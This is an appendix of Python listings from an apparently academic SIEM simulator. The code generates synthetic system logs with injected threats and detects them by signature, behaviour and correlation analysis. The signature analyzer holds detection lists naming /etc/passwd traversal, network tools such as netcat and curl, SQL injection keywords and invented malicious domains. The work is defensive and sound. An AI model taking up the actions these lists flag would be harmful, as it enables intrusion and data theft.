        threats = {}

    entries = []
    time_cursor = TimeCursor(datetime(2025, 6, 5, 12, 0, 0))
```

```
    brute_count = threats.get("brute_force", {}).get("count", 0)
    unusual_count = threats.get("login_unusual_ip", {}).get("count", 0)
    total_threats = brute_count + unusual_count

    insert_points = list(range(total))
    random.shuffle(insert_points)
    brute_points = sorted(insert_points[:brute_count])
    unusual_points = sorted(insert_points[brute_count:brute_count + unusual_count])

    brute_idx = unusual_idx = i = 0

    while i < total:
        if brute_idx < len(brute_points) and i == brute_points[brute_idx]:
            block = generate_brute_force_block(time_cursor)
            entries.extend(block)
            brute_idx += 1
            i += 1
        elif unusual_idx < len(unusual_points) and i == unusual_points[unusual_idx]:
            entry = generate_unusual_login_entry(time_cursor)
            entries.append(entry)
            unusual_idx += 1
            i += 1
        else:
            entries.append(generate_normal_auth_entry(time_cursor))
            i += 1

    return entries


def generate_normal_auth_entry(time_cursor):
```

```
    ts = time_cursor.next()
    time_str = ts.strftime("%b %e %H:%M:%S")
    user = random.choice(list(USER_IP_MAP.keys()))
    ip = USER_IP_MAP[user]
    port = random.choice(PORT_RANGE)
    proto = random.choice(PROTOCOLS)
    template = random.choice(AUTH_EVENTS)
    pid = random.randint(300, 9999)
    message = template.format(user=user, ip=ip, port=port, proto=proto)
    return f"{time_str} {HOSTNAME} sshd[{pid}]: {message}"
```

Лістинг А.4 – Файл для генерації access.log (access_log_generator.py)

```
    import random
from datetime import datetime

from threats.sql_injection import generate_entry as generate_sql_injection_entry
from threats.directory_traversal import generate_entry as
generate_directory_traversal_entry
from utils.time_cursor import TimeCursor

IP_POOL = [f"192.168.1.{i}" for i in range(100, 150)]
HTTP_METHODS = ["GET", "POST"]
URL_PATHS = ["/", "/index.php", "/login", "/search", "/products", "/about", "/api/data"]
USER_AGENTS = [
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64)",
    "curl/7.68.0",
    "PostmanRuntime/7.29.0",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)"
```

```
]
STATUS_CODES = [200, 301, 403, 404, 500]
REFERERS = ["-", "http://example.com", "http://google.com", "http://test.local"]



def generate_access_log_entries(total=100, threats=None):
    if threats is None:
        threats = {}

    entries = []
    time_cursor = TimeCursor(datetime(2025, 6, 5, 12, 0, 0))

    sql_count = threats.get("sql_injection", {}).get("count", 0)
    traversal_count = threats.get("directory_traversal", {}).get("count", 0)

    insert_points = list(range(total))
    random.shuffle(insert_points)
    sql_points = sorted(insert_points[:sql_count])
    traversal_points = sorted(insert_points[sql_count:sql_count + traversal_count])

    sql_idx = 0
    traversal_idx = 0
    i = 0

    while i < total:
        if sql_idx < len(sql_points) and i == sql_points[sql_idx]:
            entries.append(generate_sql_injection_entry(time_cursor))
            sql_idx += 1
            i += 1
        elif traversal_idx < len(traversal_points) and i == traversal_points[traversal_idx]:
```

```
            entries.append(generate_directory_traversal_entry(time_cursor))
            traversal_idx += 1
            i += 1
        else:
            entries.append(generate_normal_access_entry(time_cursor))
            i += 1

    return entries


def generate_normal_access_entry(time_cursor):
    ts = time_cursor.next()
    timestamp = ts.strftime("[%d/%b/%Y:%H:%M:%S +0300]")
    ip = random.choice(IP_POOL)
    method = random.choice(HTTP_METHODS)
    path = random.choice(URL_PATHS)
    status = random.choice(STATUS_CODES)
    size = random.randint(200, 5000)
    ua = random.choice(USER_AGENTS)
    ref = random.choice(REFERERS)
    return f'{ip} - - {timestamp} "{method} {path} HTTP/1.1" {status} {size} "{ref}"
"{ua}"'
```

Лістинг А.5 – Файл для генерації syslog.log (syslog_generator.py)

```
import random
from datetime import datetime

from threats.suspicious_sudo import generate_entry as generate_suspicious_sudo_entry
```

```
from threats.unexpected_process import generate_entry as
generate_unexpected_process_entry
from utils.time_cursor import TimeCursor

HOSTNAME = "myhost"
SERVICES = ["systemd", "kernel", "CRON", "sudo", "audit"]
SYSLOG_EVENTS = [
    "Started OpenSSH Daemon.",
    "Stopped Session 123 of user root.",
    "pam_unix(cron:session): session closed for user root",
    "Reached target Host and Network Name Lookups.",
    "Starting Daily apt upgrade and clean activities...",
    "usb 1-1: USB disconnect, device number 2",
    "audit: type=1105 audit(1620219145.123:63): pid=1000 uid=0 auid=1000 ses=3
msg='op=PAM:session_close'"
]


def generate_syslog_entries(total=100, threats=None):
    if threats is None:
        threats = {}

    entries = []
    time_cursor = TimeCursor(datetime(2025, 6, 5, 12, 0, 0))

    sudo_count = threats.get("suspicious_sudo", {}).get("count", 0)
    proc_count = threats.get("unexpected_process", {}).get("count", 0)

    insert_points = list(range(total))
    random.shuffle(insert_points)
```

```
    sudo_points = sorted(insert_points[:sudo_count])
    proc_points = sorted(insert_points[sudo_count:sudo_count + proc_count])

    sudo_idx = 0
    proc_idx = 0
    i = 0

    while i < total:
        if sudo_idx < len(sudo_points) and i == sudo_points[sudo_idx]:
            entries.append(generate_suspicious_sudo_entry(time_cursor))
            sudo_idx += 1
            i += 1
        elif proc_idx < len(proc_points) and i == proc_points[proc_idx]:
            entries.append(generate_unexpected_process_entry(time_cursor))
            proc_idx += 1
            i += 1
        else:
            entries.append(generate_normal_syslog_entry(time_cursor))
            i += 1

    return entries


def generate_normal_syslog_entry(time_cursor):
    ts = time_cursor.next()
    time_str = ts.strftime("%b %e %H:%M:%S")
    service = random.choice(SERVICES)
    pid = random.randint(1000, 9999)
    message = random.choice(SYSLOG_EVENTS)
    return f"{time_str} {HOSTNAME} {service}[{pid}]: {message}"
```

Лістинг А.6 – Файл для генерації firewall.log (firewall_log_generator.py)

```
import random
from datetime import datetime

from threats.port_scan import generate_block as generate_port_scan_block
from threats.restricted_port import generate_entry as generate_restricted_port_entry
from utils.time_cursor import TimeCursor

IP_POOL = [f"192.168.1.{i}" for i in range(100, 150)]
PORTS = [25, 53, 80, 110, 143, 443, 993, 995, 3306, 8080]
PROTO = ["TCP", "UDP"]
ACTIONS = ["UFW BLOCK", "UFW ALLOW"]
DST_IP = "10.0.0.5"


def generate_firewall_log_entries(total=100, threats=None):
    if threats is None:
        threats = {}

    time_cursor = TimeCursor(datetime(2025, 6, 5, 12, 0, 0))

    portscan_count = threats.get("port_scan", {}).get("count", 0)
    restricted_count = threats.get("restricted_port", {}).get("count", 0)
    total_threats = portscan_count + restricted_count

    insert_points = list(range(total))
    random.shuffle(insert_points)
```

```
    portscan_points = sorted(insert_points[:portscan_count])
    restricted_points = sorted(insert_points[portscan_count:portscan_count +
restricted_count])

    entries = []
    portscan_idx = 0
    restricted_idx = 0
    i = 0

    while i < total:
        if portscan_idx < len(portscan_points) and i == portscan_points[portscan_idx]:
            block = generate_port_scan_block(time_cursor)
            entries.extend(block)
            portscan_idx += 1
            i += 1
        elif restricted_idx < len(restricted_points) and i ==
restricted_points[restricted_idx]:
            entry = generate_restricted_port_entry(time_cursor)
            entries.append(entry)
            restricted_idx += 1
            i += 1
        else:
            entries.append(generate_normal_firewall_entry(time_cursor))
            i += 1

    return entries


def generate_normal_firewall_entry(time_cursor):
```

```
    ts = time_cursor.next()
    time_str = ts.strftime("%b %e %H:%M:%S")
    src = random.choice(IP_POOL)
    spt = random.randint(1024, 65535)
    dpt = random.choice(PORTS)
    proto = random.choice(PROTO)
    action = random.choice(ACTIONS)

    return (
        f"{time_str} myhost kernel: [{action}] IN=eth0 OUT= "
        f"MAC=00:0c:29:8f:42:11 SRC={src} DST={DST_IP} "
        f"PROTO={proto} SPT={spt} DPT={dpt}"
    )
```

Лістинг А.7 – Файл для генерації dns.log (dns_log_generator.py)

```
    import random
from datetime import datetime

from threats.dns_beaconing import generate_block as generate_dns_beaconing_block
from threats.malicious_domain import generate_entry as
generate_malicious_domain_entry
from utils.time_cursor import TimeCursor

CLIENTS = [f"192.168.1.{i}" for i in range(100, 150)]
DOMAINS = [
    "google.com", "example.com", "microsoft.com", "wikipedia.org", "ua.kpi.com",
    "cdn.whatever.net", "login.adsrv.io", "myservice.local", "ads.server.org"
]
```

```
TYPES = ["A", "AAAA", "MX", "TXT"]



def generate_dns_log_entries(total=100, threats=None):
    if threats is None:
        threats = {}

    entries = []
    time_cursor = TimeCursor(datetime(2025, 6, 5, 12, 0, 0))

    beacon_count = threats.get("dns_beaconing", {}).get("count", 0)
    malicious_count = threats.get("malicious_domain", {}).get("count", 0)
    total_threats = beacon_count + malicious_count

    insert_points = list(range(total))
    random.shuffle(insert_points)
    beacon_points = sorted(insert_points[:beacon_count])
    malicious_points = sorted(insert_points[beacon_count:beacon_count +
malicious_count])

    beacon_idx = malicious_idx = i = 0

    while i < total:
        if beacon_idx < len(beacon_points) and i == beacon_points[beacon_idx]:
            block = generate_dns_beaconing_block(time_cursor)
            entries.extend(block)
            beacon_idx += 1
            i += 1
        elif malicious_idx < len(malicious_points) and i ==
malicious_points[malicious_idx]:
```

```
            entry = generate_malicious_domain_entry(time_cursor)
            entries.append(entry)
            malicious_idx += 1
            i += 1
        else:
            entry = generate_normal_dns_entry(time_cursor)
            entries.append(entry)
            i += 1

    return entries


def generate_normal_dns_entry(time_cursor):
    ts = time_cursor.next()
    time_str = ts.strftime("%Y-%m-%dT%H:%M:%S")
    client = random.choice(CLIENTS)
    domain = random.choice(DOMAINS)
    dtype = random.choice(TYPES)
    return f"{time_str} client={client} query={domain} type={dtype}"
```

Лістинг А.8 – Файл для генерації журналів подій (generator.py)

```
import yaml
from auth_log_generator import generate_auth_log_entries
from access_log_generator import generate_access_log_entries
from syslog_generator import generate_syslog_entries
from firewall_log_generator import generate_firewall_log_entries
from dns_log_generator import generate_dns_log_entries
from inject_scenario import insert_scenario_attack
```

```
import os


def load_config(path="config.yaml"):
    with open(path, "r") as f:
        return yaml.safe_load(f)


def save_log_file(filename, log_entries):
    os.makedirs("logs", exist_ok=True)
    with open(os.path.join("logs", filename), "w", encoding="utf-8") as f:
        for entry in log_entries:
            f.write(entry + "\n")


def generate_all_logs():
    config = load_config()
    total = config["total_logs"]
    threats = config["threats"]

    auth_logs = generate_auth_log_entries(total["auth"], threats)
    access_logs = generate_access_log_entries(total["access"], threats)
    syslog_logs = generate_syslog_entries(total["syslog"], threats)
    firewall_logs = generate_firewall_log_entries(total["firewall"], threats)
    dns_logs = generate_dns_log_entries(total["dns"], threats)

    correlated_count = threats.get("correlated_attack", {}).get("count", 0)
    if correlated_count > 0:
        dns_logs, firewall_logs, auth_logs = insert_scenario_attack(
            dns_logs, firewall_logs, auth_logs, count=correlated_count
```

```
        )

    save_log_file("auth.log", auth_logs)
    save_log_file("access.log", access_logs)
    save_log_file("syslog.log", syslog_logs)
    save_log_file("firewall.log", firewall_logs)
    save_log_file("dns.log", dns_logs)


if __name__ == "__main__":
    generate_all_logs()
```

Лістинг А.9 – Файл для нормалізації подій (normalizer.py)

```
        import re
from datetime import datetime


def normalize_log(source: str, line: str):
    if source == "auth":
        return parse_auth_log(line)
    elif source == "access":
        return parse_access_log(line)
    elif source == "syslog":
        return parse_syslog_log(line)
    elif source == "firewall":
        return parse_firewall_log(line)
    elif source == "dns":
        return parse_dns_log(line)
```

```
    else:
        return None


# ----------- AUTH.LOG -----------
AUTH_REGEX = re.compile(
    r"(?P<month>\w{3})\s+(?P<day>\d{1,2}) (?P<time>\d{2}:\d{2}:\d{2}) [^\s]+
sshd\[\d+\]: "
    r"(?P<action>Accepted password for|Disconnected from|Connection closed
by|Received disconnect from|Failed password for) "
    r"(?:(?P<user>\w+) from )?(?P<ip>[0-9.]+) port (?P<port>\d+)"
)


def parse_auth_log(line):
    match = AUTH_REGEX.search(line)
    if not match:
        return None
    data = match.groupdict()
    timestamp = datetime.strptime(f"2025 {data['month']} {data['day']} {data['time']}",
"%Y %b %d %H:%M:%S")

    return {
        "timestamp": timestamp,
        "source": "auth",
        "raw": line,
        "fields": {
            "action": data['action'].strip(),
            "user": data.get('user'),
            "ip": data['ip'],
```

```
            "port": int(data['port']),
        }
    }


# ---------- ACCESS.LOG ----------
ACCESS_REGEX = re.compile(
    r'(?P<ip>[0-9.]+) - - \[(?P<ts>[^\]]+)] '
    r'"(?P<method>GET|POST) (?P<path>.+?) HTTP/1.1" '
    r'(?P<status>\d{3}) (?P<size>\d+) '
    r'"(?P<referer>[^"]*)" "(?P<ua>[^"]*)"'
)

# For real_access.log
# ACCESS_REGEX = re.compile(
#     r'^(?P<ip>\d{1,3}(?:\.\d{1,3}){3}) - - '
#     r'\[(?P<ts>[^\]]+)] '
#     r'"(?P<method>[A-Z]+) (?P<path>.+?)'
#     r'(?: HTTP/1\.[01])?" '  # HTTP/1.1 може бути або ні
#     r'(?P<status>\d{3}) (?P<size>\d+|-) '
#     r'"(?P<referer>[^"]*)" '
#     r'"(?P<ua>.*?)"(?: "-"| "[^"]*")?$'
# )


def parse_access_log(line):
    match = ACCESS_REGEX.search(line)
    if not match:
        return None
    data = match.groupdict()
```

```
    timestamp = datetime.strptime(data['ts'], "%d/%b/%Y:%H:%M:%S %z")

    return {
        "timestamp": timestamp,
        "source": "access",
        "raw": line,
        "fields": {
            "ip": data['ip'],
            "method": data['method'],
            "path": data['path'],
            "status": int(data['status']),
            "size": int(data['size']),
            "referer": data['referer'],
            "user_agent": data['ua'],
        }
    }


# ----------- SYSLOG.LOG -----------
SYSLOG_REGEX = re.compile(
    r'(?P<month>\w{3})\s+(?P<day>\d{1,2}) (?P<time>\d{2}:\d{2}:\d{2}) '
    r'[^\s]+ (?P<service>\w+)\[\d+\]: (?P<message>.+)'
)


def parse_syslog_log(line):
    match = SYSLOG_REGEX.search(line)
    if not match:
        return None
    data = match.groupdict()
```

```
    timestamp = datetime.strptime(f"2025 {data['month']} {data['day']} {data['time']}",
"%Y %b %d %H:%M:%S")

    return {
        "timestamp": timestamp,
        "source": "syslog",
        "raw": line,
        "fields": {
            "service": data['service'],
            "message": data['message'],
        }
    }


# ----------- FIREWALL.LOG -----------
FIREWALL_REGEX = re.compile(
    r'(?P<month>\w{3})\s+(?P<day>\d{1,2}) (?P<time>\d{2}:\d{2}:\d{2}) '
    r'[^\s]+ kernel: \[(?P<action>UFW ALLOW|UFW BLOCK)] IN=(?P<in_iface>\S+)
OUT=(?P<out_iface>\S*)\s*'
    r'MAC=(?P<mac>[^\s]+) SRC=(?P<src>[0-9.]+) DST=(?P<dst>[0-9.]+) '
    r'PROTO=(?P<proto>\w+) SPT=(?P<spt>\d+) DPT=(?P<dpt>\d+)'
)


def parse_firewall_log(line):
    match = FIREWALL_REGEX.search(line)
    if not match:
        return None
    data = match.groupdict()
    timestamp = datetime.strptime(f"2025 {data['month']} {data['day']} {data['time']}",
```

```
"%Y %b %d %H:%M:%S")

    return {
        "timestamp": timestamp,
        "source": "firewall",
        "raw": line,
        "fields": {
            "action": data["action"],
            "in_interface": data["in_iface"],
            "out_interface": data["out_iface"],
            "mac": data["mac"],
            "src_ip": data["src"],
            "dst_ip": data["dst"],
            "proto": data["proto"],
            "src_port": int(data["spt"]),
            "dst_port": int(data["dpt"]),
        }
    }


# ----------- DNS.LOG -----------
DNS_REGEX = re.compile(
    r'(?P<ts>[\d\-T:]+) client=(?P<client>[0-9.]+) query=(?P<domain>[^\s]+)
type=(?P<type>\w+)'
)


def parse_dns_log(line):
    match = DNS_REGEX.search(line)
    if not match:
```

```
        return None
    data = match.groupdict()
    timestamp = datetime.strptime(data["ts"], "%Y-%m-%dT%H:%M:%S")

    return {
        "timestamp": timestamp,
        "source": "dns",
        "raw": line,
        "fields": {
            "client_ip": data["client"],
            "query": data["domain"],
            "query_type": data["type"]
        }
    }
```

Лістинг А.10 – Файл для сигнатурного аналізу (signature_analyzer.py)

```
        import re
from urllib.parse import urlparse, parse_qs


TRAVERSAL_PATTERNS = [
    r"\.\./", r"\.\.%2F", r"\.\.\\", r"/etc/passwd", r"boot.ini", r"win.ini"
]

SUSPICIOUS_PROCESSES = [
    "python3", "bash", "wget", "curl", "netcat", "nc", "ncat"
```

```
]

RESTRICTED_PORTS = {21, 22, 23, 135, 445, 3389}

MALICIOUS_DOMAINS = {
    "cnc.evilserver.ru", "steal.data.xyz", "cryptodrop.download",
    "ransom.node.red", "0xmalware.cc"
}


def match_any(patterns, text):
    for pattern in patterns:
        if re.search(pattern, text, re.IGNORECASE):
            return pattern
    return None


def detect_sql_injection(path: str) -> str | None:
    parsed = urlparse(path)
    query = parse_qs(parsed.query)

    sqli_keywords = [
        " or ", " and ", "' or", '" or', "--", ";", "union", "select",
        "drop", "insert", "update", "sleep", "benchmark", "1=1", "="
    ]

    for param, values in query.items():
        for val in values:
            val_lower = val.lower()
            hits = [kw for kw in sqli_keywords if kw in val_lower]
```

```
            if len(hits) >= 2 or (any(kw in val_lower for kw in sqli_keywords) and "'" in
val_lower):
                return f"{param}={val}"
    return None



def signature_analyze(logs):
    alerts = []

    for log in logs:
        src = log.get("source")
        fields = log.get("fields", {})

        if src == "access":
            path = fields.get("path", "")
            if suspect := detect_sql_injection(path):
                alerts.append({
                    "threat": "SQL Injection",
                    "pattern": suspect,
                    "timestamp": log["timestamp"],
                    "source": src,
                    "raw": log["raw"]
                })

        if src == "access":
            path = fields.get("path", "")
            if match := match_any(TRAVERSAL_PATTERNS, path):
                alerts.append({
                    "threat": "Directory Traversal",
                    "pattern": match,
```

```
            "timestamp": log["timestamp"],
            "source": src,
            "raw": log["raw"]
        })

    if src == "syslog":
        msg = fields.get("message", "").lower()
        for proc in SUSPICIOUS_PROCESSES:
            if proc in msg:
                alerts.append({
                    "threat": "Unexpected Process Launch",
                    "process": proc,
                    "timestamp": log["timestamp"],
                    "source": src,
                    "raw": log["raw"]
                })
                break

    if src == "firewall":
        dpt = fields.get("dst_port")
        if dpt in RESTRICTED_PORTS:
            alerts.append({
                "threat": "Connection to Restricted Port",
                "port": dpt,
                "timestamp": log["timestamp"],
                "source": src,
                "raw": log["raw"]
            })

    if src == "dns":
```

```
            query = fields.get("query", "").lower()
            if query in MALICIOUS_DOMAINS:
                alerts.append({
                    "threat": "Malicious Domain Request",
                    "domain": query,
                    "timestamp": log["timestamp"],
                    "source": src,
                    "raw": log["raw"]
                })

    return alerts
```

Лістинг А.11 – Файл для поведінкового аналізу (behavior_analyzer.py)

```
    from collections import defaultdict, Counter
from datetime import timedelta


def detect_brute_force(logs):
    brute_attempts = defaultdict(list)
    alerts = []

    for log in logs:
        if log["source"] != "auth":
            continue

        fields = log.get("fields", {})
        action = fields.get("action")
        user = fields.get("user")
```

```
    ip = fields.get("ip")

    if action and action.startswith("Failed password for") and user and ip:
        brute_attempts[(user, ip)].append(log)

for (user, ip), attempts in brute_attempts.items():
    if len(attempts) < 2:
        continue

    attempts.sort(key=lambda l: l["timestamp"])
    block = []

    for log in attempts:
        if not block:
            block = [log]
            continue

        delta = log["timestamp"] - block[-1]["timestamp"]
        if delta > timedelta(minutes=1):
            if len(block) >= 5:
                alerts.append(_format_brute_force_alert(user, ip, block))
            block = [log]
        else:
            block.append(log)

    if len(block) >= 5:
        alerts.append(_format_brute_force_alert(user, ip, block))

return alerts
```

```
def _format_brute_force_alert(user, ip, block):
    return {
        "threat": "Brute-force Attack",
        "timestamp": block[-1]["timestamp"],
        "source": "auth",
        "ip": ip,
        "user": user,
        "count": len(block),
        "raw": "\n".join(l["raw"] for l in block)
    }


def detect_unusual_ip(logs):
    user_ips = defaultdict(set)
    alerts = []

    for log in logs:
        if log["source"] != "auth":
            continue

        fields = log.get("fields", {})
        action = fields.get("action")
        user = fields.get("user")
        ip = fields.get("ip")

        if not (user and ip):
            continue

        if action.startswith("Accepted password for"):
```

```
            if ip not in user_ips[user] and len(user_ips[user]) > 0:
                alerts.append({
                    "threat": "Login from Unusual IP",
                    "timestamp": log["timestamp"],
                    "source": "auth",
                    "user": user,
                    "ip": ip,
                    "raw": log["raw"]
                })
            user_ips[user].add(ip)

    return alerts


def detect_suspicious_sudo_usage(logs):
    alerts = []
    sudo_history = defaultdict(set)

    for log in logs:
        if log["source"] != "syslog":
            continue

        msg = log.get("fields", {}).get("message", "")
        if "COMMAND=" not in msg:
            continue

        try:
            user_part, command = msg.split("COMMAND=", 1)
            command = command.strip()
            user = user_part.split(":")[0].strip().split()[0]
```

```
            except (ValueError, IndexError):
                continue

            if command not in sudo_history[user]:
                if sudo_history[user]:
                    alerts.append({
                        "threat": "Suspicious Sudo Usage",
                        "timestamp": log["timestamp"],
                        "source": "syslog",
                        "user": user,
                        "command": command,
                        "raw": log["raw"]
                    })
                sudo_history[user].add(command)

    return alerts


def detect_port_scanning(logs):
    alerts = []
    scan_activity = defaultdict(list)

    for log in logs:
        if log["source"] != "firewall":
            continue
        fields = log.get("fields", {})
        src_ip = fields.get("src_ip")
        dst_port = fields.get("dst_port")
        timestamp = log["timestamp"]
```

```
    if not src_ip or not dst_port:
        continue

    scan_activity[src_ip].append((timestamp, dst_port, log))

for ip, entries in scan_activity.items():
    if len(entries) < 5:
        continue

    entries.sort(key=lambda x: x[0])
    block = []

    for i, (ts, port, log) in enumerate(entries):
        if not block:
            block = [(ts, port, log)]
            continue

        delta = ts - block[-1][0]
        if delta <= timedelta(seconds=20):
            block.append((ts, port, log))
        else:
            if len(set(p for _, p, _ in block)) >= 5:
                alerts.append({
                    "threat": "Port Scanning",
                    "timestamp": block[-1][0],
                    "source": "firewall",
                    "ip": ip,
                    "ports": sorted(set(p for _, p, _ in block)),
                    "raw": "\n".join(log["raw"] for _, _, log in block)
                })
```

```
            block = [(ts, port, log)]

        if len(set(p for _, p, _ in block)) >= 5:
            alerts.append({
                "threat": "Port Scanning",
                "timestamp": block[-1][0],
                "source": "firewall",
                "ip": ip,
                "ports": sorted(set(p for _, p, _ in block)),
                "raw": "\n".join(log["raw"] for _, _, log in block)
            })

    return alerts


def detect_dns_beaconing(logs):
    alerts = []
    window = timedelta(minutes=2)

    client_queries = defaultdict(list)
    for log in logs:
        if log["source"] != "dns":
            continue

        fields = log.get("fields", {})
        client = fields.get("client_ip")
        query = fields.get("query")
        timestamp = log["timestamp"]

        if client and query:
```

```
        client_queries[client].append((timestamp, query, log))

for client, entries in client_queries.items():
    entries.sort()

    base_domains = defaultdict(list)
    for ts, query, log in entries:
        parts = query.split(".")
        if len(parts) >= 3:
            base = ".".join(parts[-3:])
            base_domains[base].append((ts, query, log))

    for base, records in base_domains.items():
        if len(records) < 5:
            continue

        records.sort()
        start_time = records[0][0]
        count = 1
        block = [records[0]]

        for i in range(1, len(records)):
            delta = records[i][0] - block[-1][0]
            if delta <= timedelta(seconds=30):
                block.append(records[i])
                count += 1
            else:
                if count >= 5 and (block[-1][0] - block[0][0]) <= window:
                    alerts.append({
                        "threat": "DNS Beaconing",
```

```
                    "timestamp": block[-1][0],
                    "source": "dns",
                    "ip": client,
                    "domain": base,
                    "count": count,
                    "raw": "\n".join(l["raw"] for _, _, l in block)
                })
            block = [records[i]]
            count = 1

        if count >= 5 and (block[-1][0] - block[0][0]) <= window:
            alerts.append({
                "threat": "DNS Beaconing",
                "timestamp": block[-1][0],
                "source": "dns",
                "ip": client,
                "domain": base,
                "count": count,
                "raw": "\n".join(l["raw"] for _, _, l in block)
            })

    return alerts


def behavior_analyze(logs):
    alerts = []
    alerts.extend(detect_brute_force(logs))
    alerts.extend(detect_unusual_ip(logs))
    alerts.extend(detect_suspicious_sudo_usage(logs))
    alerts.extend(detect_port_scanning(logs))
```

```
    alerts.extend(detect_dns_beaconing(logs))
    return alerts
```

Лістинг А.12 – Файл для кореляційного аналізу (correlation_analyzer.py)

```
    from collections import defaultdict
from datetime import timedelta


def detect_correlated_attack(logs):
    events_by_ip = defaultdict(list)
    for log in logs:
        ip = extract_ip(log)
        if ip:
            events_by_ip[ip].append(log)

    findings = []
    for ip, entries in events_by_ip.items():
        for e in entries:
            if e["timestamp"].tzinfo is not None:
                e["timestamp"] = e["timestamp"].replace(tzinfo=None)

        entries.sort(key=lambda e: e['timestamp'])
        phases = {
            'dns_beaconing': 0,
            'port_scan': 0,
            'brute_force': 0
        }
        window_start = None
```

```
        for e in entries:
            src = e['source']
            f = e['fields']

            if src == "dns" and ".evil." in f.get("query", ""):
                phases['dns_beaconing'] += 1
                window_start = window_start or e['timestamp']
            elif src == "firewall" and f.get("action") == "UFW BLOCK" and
f.get("dst_port") in [22, 80, 443, 3389]:
                phases['port_scan'] += 1
            elif src == "auth" and f.get("action", "").startswith("Failed"):
                phases['brute_force'] += 1

        total_phases = sum(1 for p in phases.values() if p > 0)
        time_span_ok = window_start and (entries[-1]['timestamp'] - window_start <
timedelta(minutes=10))

        if total_phases >= 3 and time_span_ok:
            findings.append({
                "ip": ip,
                "phases": phases,
                "start": window_start,
                "end": entries[-1]['timestamp'],
                "count": len(entries)
            })

    return findings
```

```
def extract_ip(log):
    fields = log.get("fields", {})
    return (
        fields.get("ip") or
        fields.get("src_ip") or
        fields.get("client_ip")
    )
```

Лістинг А.13 – Основний файл для запуску нормалізації, аналізу та звітування (main.py)

```
        import os
from collections import defaultdict
from normalizer import normalize_log
from signature_analyzer import signature_analyze
from behavior_analyzer import behavior_analyze
from correlation_analyzer import detect_correlated_attack

LOG_DIR = "logs"

FILE_TO_SOURCE = {
    "auth.log": "auth",
    "access.log": "access",
    "syslog.log": "syslog",
    "firewall.log": "firewall",
    "dns.log": "dns"
}
```

```
def read_and_normalize_logs():
    normalized_logs = []
    for filename in os.listdir(LOG_DIR):
        if not filename.endswith(".log"):
            continue

        source = FILE_TO_SOURCE.get(filename)
        if not source:
            print(f"Unknown log source for: {filename}")
            continue

        filepath = os.path.join(LOG_DIR, filename)
        with open(filepath, "r", encoding="utf-8") as f:
            for line in f:
                log = normalize_log(source, line.strip())
                if log:
                    normalized_logs.append(log)

    return normalized_logs



def print_alerts(title, alerts):
    if not alerts:
        print(f"No {title.lower()} threats detected.\n")
        return

    print(f"{title} Threats Detected: {len(alerts)}\n")
    for alert in alerts:
        if "threat" in alert:
            print(f"[{alert['timestamp']}] {alert['threat']} in {alert['source']}")
```

```
            print(" →", alert['raw'])
        else:
            print(f"Correlated attack from {alert['ip']}")
            print(f" → Phases: {alert['phases']}")
            print(f" → Time window: {alert['start']} – {alert['end']}")
            print(f" → Events involved: {alert['count']}")
        print()


def summarize_alerts(signature_alerts, behavior_alerts, correlation_alerts):
    summary = defaultdict(int)

    for alert in signature_alerts + behavior_alerts:
        summary[alert["threat"]] += 1

    if correlation_alerts:
        summary["correlated_attack"] += len(correlation_alerts)

    if not summary:
        print("No threats detected at all.")
    else:
        print("Threat Detection Summary:")
        for threat, count in summary.items():
            print(f" - {threat}: {count}")


def main():
    print("Reading and normalizing logs...\n")
    logs = read_and_normalize_logs()
```

```
    print("Running signature-based analysis...")
    signature_alerts = signature_analyze(logs)
    print_alerts("Signature-based", signature_alerts)

    print("Running behavior-based analysis...")
    behavior_alerts = behavior_analyze(logs)
    print_alerts("Behavior-based", behavior_alerts)

    print("Running correlation-based analysis...")
    correlation_alerts = detect_correlated_attack(logs)
    print_alerts("Correlation-based", correlation_alerts)

    print("\n================================")
    summarize_alerts(signature_alerts, behavior_alerts, correlation_alerts)
    print("================================\n")


if __name__ == "__main__":
    main()
```

Лістинг А.14 – Приклад конфігурації (config.yaml)

```
    total_logs:
      auth: 10000
      access: 10000
      syslog: 10000
      firewall: 10000
```

```
  dns: 10000

threats:
  brute_force:
    count: 10

  login_unusual_ip:
    count: 10

  sql_injection:
    count: 10

  directory_traversal:
    count: 10

  suspicious_sudo:
    count: 10

  unexpected_process:
    count: 10

  port_scan:
    count: 10
```

```
restricted_port:
  count: 10

dns_beaconing:
  count: 10

malicious_domain:
  count: 10

correlated_attack:
  count: 3
```

ДОДАТОК Б ПРИКЛАД РОБОТИ СИМУЛЯЦІЙНОЇ SIEM-СИСТЕМИ НА РЕАЛЬНОМУ ЖУРНАЛІ ПОДІЙ

Лістинг Б.1 – Перші 20 рядків рельного журналу подій (access.log)

54.36.149.41 - - [22/Jan/2019:03:56:14 +0330] "GET /filter/27|13%20%D9%85%DA%AF%D8%A7%D9%BE%DB%8C%DA%A9%D8%B3%D9%84,27|%DA%A9%D9%85%D8%AA%D8%B1%20%D8%A7%D8%B2%205%20%D9%85%DA%AF%D8%A7%D9%BE%DB%8C%DA%A9%D8%B3%D9%84,p53 HTTP/1.1" 200 30577 "-" "Mozilla/5.0 (compatible; AhrefsBot/6.1; +http://ahrefs.com/robot/)" "-"

31.56.96.51 - - [22/Jan/2019:03:56:16 +0330] "GET /image/60844/productModel/200x200 HTTP/1.1" 200 5667 "https://www.zanbil.ir/m/filter/b113" "Mozilla/5.0 (Linux; Android 6.0; ALE-L21 Build/HuaweiALE-L21) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.158 Mobile Safari/537.36" "-"

31.56.96.51 - - [22/Jan/2019:03:56:16 +0330] "GET /image/61474/productModel/200x200 HTTP/1.1" 200 5379 "https://www.zanbil.ir/m/filter/b113" "Mozilla/5.0 (Linux; Android 6.0; ALE-L21 Build/HuaweiALE-L21) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.158 Mobile Safari/537.36" "-"

40.77.167.129 - - [22/Jan/2019:03:56:17 +0330] "GET /image/14925/productModel/100x100 HTTP/1.1" 200 1696 "-" "Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

91.99.72.15 - - [22/Jan/2019:03:56:17 +0330] "GET /product/31893/62100/%D8%B3%D8%B4%D9%88%D8%A7%D8%B1-%D8%AE%D8%A7%D9%86%DA%AF%DB%8C-%D9%BE%D8%B1%D9%86%D8%B3%D9%84%DB%8C-

%D9%85%D8%AF%D9%84-PR257AT HTTP/1.1" 200 41483 "-" "Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:16.0)Gecko/16.0 Firefox/16.0" "-"

